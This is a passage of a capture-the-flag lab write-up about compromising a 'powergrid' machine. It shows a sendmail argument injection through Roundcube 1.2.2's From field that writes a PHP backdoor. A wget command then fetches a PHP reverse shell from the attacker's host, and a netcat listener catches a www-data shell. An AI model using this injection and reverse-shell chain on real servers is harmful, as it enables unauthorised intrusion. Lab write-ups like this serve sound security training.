
```
192.168.0.105/zmail/backdoor.php

06486 <<< To: example@pWnexAmplE.sh 06486 <<< Subject: 06486 <<< MIME-Version: 1.0 06486 <<< Content-Type: text/plain; charset=US-ASCII; 06486
<<< format=flowed 06486 <<< Content-Transfer-Encoding: 7bit 06486 <<< Date: Fri, 23 Sep 2022 07:04:05 +0200 06486 <<< From: example@example.com
-OQueueDirectory=/tmp 06486 <<< -X/var/www/html/zmail/backdoor.php 06486 <<< Message-ID: <39437de3727551b1cc6caac607f6932b@example.com> 06486
<<< X-Sender: example@example.com -OQueueDirectory=/tmp 06486 <<< -X/var/www/html/zmail/backdoor.php 06486 <<< User-Agent: Roundcube
Webmail/1.2.2 06486 <<< 06486 <<< pwn 06486 <<< [EOF] 06486 == CONNECT [127.0.0.1] 06486 <<< 220 powergrid ESMTP Sendmail 8.15.2/8.15.2
/Debian-14~deb10u1; Fri, 23 Sep 2022 06:04:05 +0100; (No UCE/UBE) logging access from: localhost(OK)-localhost [127.0.0.1] 06486 >>> EHLO powergrid 06486
<<< 250-powergrid Hello localhost [127.0.0.1], pleased to meet you 06486 <<< 250-ENHANCEDSTATUSCODES 06486 <<< 250-PIPELINING 06486 <<< 250-
EXPN 06486 <<< 250-VERB 06486 <<< 250-8BITMIME 06486 <<< 250-SIZE 06486 <<< 250-DSN 06486 <<< 250-ETRN 06486 <<< 250-AUTH DIGEST-MD5
CRAM-MD5 06486 <<< 250-DELIVERBY 06486 <<< 250 HELP 06486 >>> MAIL From: SIZE=492 06486 <<< 250 2.1.0 ... Sender ok 06486 >>> RCPT To: 06486
>>> DATA 06486 <<< 250 2.1.5 ... Recipient ok 06486 <<< 354 Enter mail, end with "." on a line by itself 06486 >>> Received: (from www-data@localhost)
06486 >>> by powergrid (8.15.2/8.15.2/Submit) id 28N545DB006486; 06486 >>> Fri, 23 Sep 2022 06:04:05 +0100 06486 >>> X-Authentication-Warning:
powergrid: www-data set sender to example@example.com using -f 06486 >>> X-Authentication-Warning: powergrid: Processed from queue /tmp 06486 >>> To:
example@pWnexAmplE.sh 06486 >>> Subject: 06486 >>> MIME-Version: 1.0 06486 >>> Content-Type: text/plain; charset=US-ASCII; 06486 >>> format=flowed
06486 >>> Content-Transfer-Encoding: 7bit 06486 >>> Date: Fri, 23 Sep 2022 07:04:05 +0200 06486 >>> From: example@example.com.-
OQueueDirectory=/tmp.-X/var/www/html/zmail/backdoor.php 06486 >>> Message-ID: <39437de3727551b1cc6caac607f6932b@example.com> 06486 >>>
X-Sender: example@example.com -OQueueDirectory=/tmp 06486 >>> -X/var/www/html/zmail/backdoor.php 06486 >>> User-Agent: Roundcube Webmail/1.2.2
06486 >>> 06486 >>> pwn 06486 >>> . 06486 <<< 250 2.0.0 28N545IB006487 Message accepted for delivery 06486 >>> QUIT 06486 <<< 221 2.0.0
powergrid closing connection
```


Boom “ We have found the backdoor.php site let’s move on .

```
kali@kali: ~/Desktop

(kali@kali) - [~/Desktop]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.0.105 - - [23/Sep/2022 11:12:18] "GET /kal.php HTTP/1.1" 200 -
192.168.0.105 - - [23/Sep/2022 11:12:18] "GET /kal.php HTTP/1.1" 200 -
```




Now I have started the python 3 server and try to upload the php reverse shell payload using the following :

<http://192.168.0.105/zmail/backdoor.php?cmd=wget> <http://192.168.0.106:8000/reverse/kal.php>

<http://192.168.0.105/zmail/kal.php>

```
(root@kali) - [/home/kali]
# nc -nvlp 2059
listening on [any] 2059 ...
connect to [192.168.0.106] from (UNKNOWN) [192.168.0.105] 33400
Linux powergrid 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64 GNU/Linux
 06:30:34 up 0 min,  0 users,  load average: 0.40, 0.11, 0.04
USER      TTY      FROM      LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib32
lib64
libx32
lost+found
media
mnt
```



Boom we have got the reverse shell of the machine.

Conclusion

Hence, we can say that the machine is vulnerable to RCE (remote code exucation) to save the real website from the RCE the developer should update and upgrade the technology they have used in their website or webserver.